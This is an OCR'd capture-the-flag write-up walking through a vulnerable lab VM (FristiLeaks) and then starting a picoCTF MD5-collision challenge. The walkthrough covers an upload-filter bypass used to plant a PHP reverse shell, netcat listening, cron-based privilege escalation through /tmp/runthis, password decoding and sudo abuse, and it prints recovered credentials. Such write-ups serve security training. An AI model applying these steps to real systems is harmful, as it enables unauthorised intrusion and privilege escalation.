
→The file robots.txt reveals:





```
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer
```


→After that I navigated first in the cola folder and I could see an image, and then in both the sisi and the beef folders returned the same troll page:


192.168.0.106/cola/
Not secure | 192.168.0.106/cola/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
OffSec
Exploit-DB
Goog
THIS IS NOT THE URL
YOU WERE LOOKING FOR
memegenerator.net


192.168.0.106/sisi/
Not secure | 192.168.0.106/sisi/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
OffSec
Exploit-DB
Goo
THIS IS NOT THE URL
YOU WERE LOOKING FOR
memegenerator.net



→I thought about the homepage that said “Keep Calm and Drink Fristi” and I wonder if that means instead of the drinks like cola and beer, use fristi instead.. In fact a login page appears.



Exploitation:

→I decoded the image url which is present in the source code of the above image using base64 and stored in the file ‘image.png’.

```
┌──(bala㉿kali)-[~]
└─$ echo "iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0Kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHgRY4A8CJHAHgRY4A8CJHAHgRY4A8CJ
B4EWOAPAiRAcfvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0Kl
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHgRY4A8CJHAHgRY4A8CJHAHgRY4A8CJHAHgRY4A8CJHAHgRY4A8CJHAHgRY4A8CJ
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
CwIsCaEBFjgDwIkcAeJEQBe5AsCLHAHgRY4A8CJHAHgRY4A8CJHAHgRY4A8CJHAHgRY4A8CJHAHgRY
U5ErkJggg==" | base64 -d > image.png

┌──(bala㉿kali)-[~]
└─$ ls
Desktop    Downloads   Handler.rb      image.png  nmap             Pictures  Templates  wifite     zphisher
Documents  Evil-Droid  handler_tcp.rc  Music      nmap_full_scan   Public    Videos     wifite.py
```

→In the page’ source code there was also a comment with a possible username:

<!--

TODO:


We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz


--!>


→I converted a base64 encoded text to image.png and then I could see the image:


→I tried to put these credentials in the login page and I was able to login! .After that I opened a link to upload my php shell:




→The upload page accepted only images, so I used a little trick.. I added a jpg extension to the php reverse shell, I launched the netcat listener and then I navigated to it:












→Good!! I received a reverse shell.




Post Exploitation:

→At this time I listed the home directory and I could see three users, admin, eezeepz and fristigod. The admin and fristigod folders were not accessible by apache user, but in the eezeepz folder there were some files:





→There was a file called notes.txt that had some interesting information in it:



Privilege Escalation:

→According to this message, there was a script running that will execute any command as admin in the /tmp directory if it's in a file called runthis. So let's execute a command that we can access /admin/ folder by using the /tmp/runthis file trick. Inside it I could see a bunch of interesting files, some encrypted files and a python script used to encrypt the files.

```
sh-4.1$ echo "/home/admin/chmod 777 /home/admin" > /tmp/runthis
echo "/home/admin/chmod 777 /home/admin" > /tmp/runthis
sh-4.1$ ls -l /home/admin
ls -l /home/admin
total 632
-rwxrwxrwx 1 admin     admin      45224 Nov 18  2015 cat
-rwxrwxrwx 1 admin     admin      48712 Nov 18  2015 chmod
-rwxrwxrwx 1 admin     admin        737 Nov 18  2015 cronjob.py
-rwxrwxrwx 1 admin     admin         21 Nov 18  2015 cryptedpass.txt
-rwxrwxrwx 1 admin     admin        258 Nov 18  2015 cryptpass.py
-rwxrwxrwx 1 admin     admin      90544 Nov 18  2015 df
-rwxrwxrwx 1 admin     admin      24136 Nov 18  2015 echo
-rwxrwxrwx 1 admin     admin     163600 Nov 18  2015 egrep
-rwxrwxrwx 1 admin     admin     163600 Nov 18  2015 grep
-rwxrwxrwx 1 admin     admin      85304 Nov 18  2015 ps
-rw-r--r-- 1 fristigod fristigod     25 Nov 19  2015 whoisyourgodnow.txt
sh-4.1$
```

```
sh-4.1$ cd /home/admin
cd /home/admin
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
sh-4.1$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
sh-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
sh-4.1$
```

→I copied the cryptpass python script in my local machine and I modified it a bit, so instead of encrypting the files it decrypts them!

root@kali:~# cat cryptpass.py

import base64,codecs,sys

def encodeString(str):

    decoded = codecs.decode(str[::-1], 'rot13')

    return base64.b64decode(decoded)

cryptoResult=encodeString(sys.argv[1])

print cryptoResult

root@kali:~# python cryptpass.py mVGZ3O3omkJLmy2pcuTq

thisisalsopw123

root@kali:~# python cryptpass.py =RFn0AKnlMHMPIzpyuTI0ITG

LetThereBeFristi!

→Now I launched a bash shell with a python oneliner, and I tried to login with admin but he didn't run sudo command! Instead the fristigod user was able to run the sudo command:

```
bash-4.1$ python -c "import pty; pty.spawn('/bin/bash')"
python -c "import pty; pty.spawn('/bin/bash')"
bash-4.1$ su admin
su admin
Password: thisisalsopw123

[admin@localhost ~]$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for admin: thisisalsopw123

Sorry, user admin may not run sudo on localhost.
[admin@localhost ~]$ su fristigod
su fristigod
Password: LetThereBeFristi!
```

```
bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$
```


→There was a little hint after launching the sudo -l command.. this user may run commands inside the /var/fristigod/.secret_admin_stuff/ so I navigated into it:

```
bash-4.1$ cd /var/fristigod/
cd /var/fristigod/
bash-4.1$ ls -la
ls -la
total 16
drwxr-x---   3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 ..
-rw-------   1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
bash-4.1$ e
```

→Checking the .bash_history file we can learn how to execute the previous root binary.

```
bash-4.1$ cat .bash_history
cat .bash_history
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
```

→I navigated into the .secret_admin_stuff folder and I was able to launch doCom script to change the permissions of root folder, so I could view inside it:




Conclusion:

Oh! I found the flag.

Challenge 7: https://play.picoctf.org/practice/challenge/109


Procedure:

→



→Open the link as shown in above image.


→



→Looking at the web page, we are being told to upload two files, not just any files but 2 PDFs to the website, Hint #the two invites look similar, and they even have the same md5 hash, but they are slightly different!

Straight away, he is talking about MD5 Collisions, going to google and checking, I came across a fantastic site, link below.

https://www.mscs.dal.ca/~selinger/md5collision/



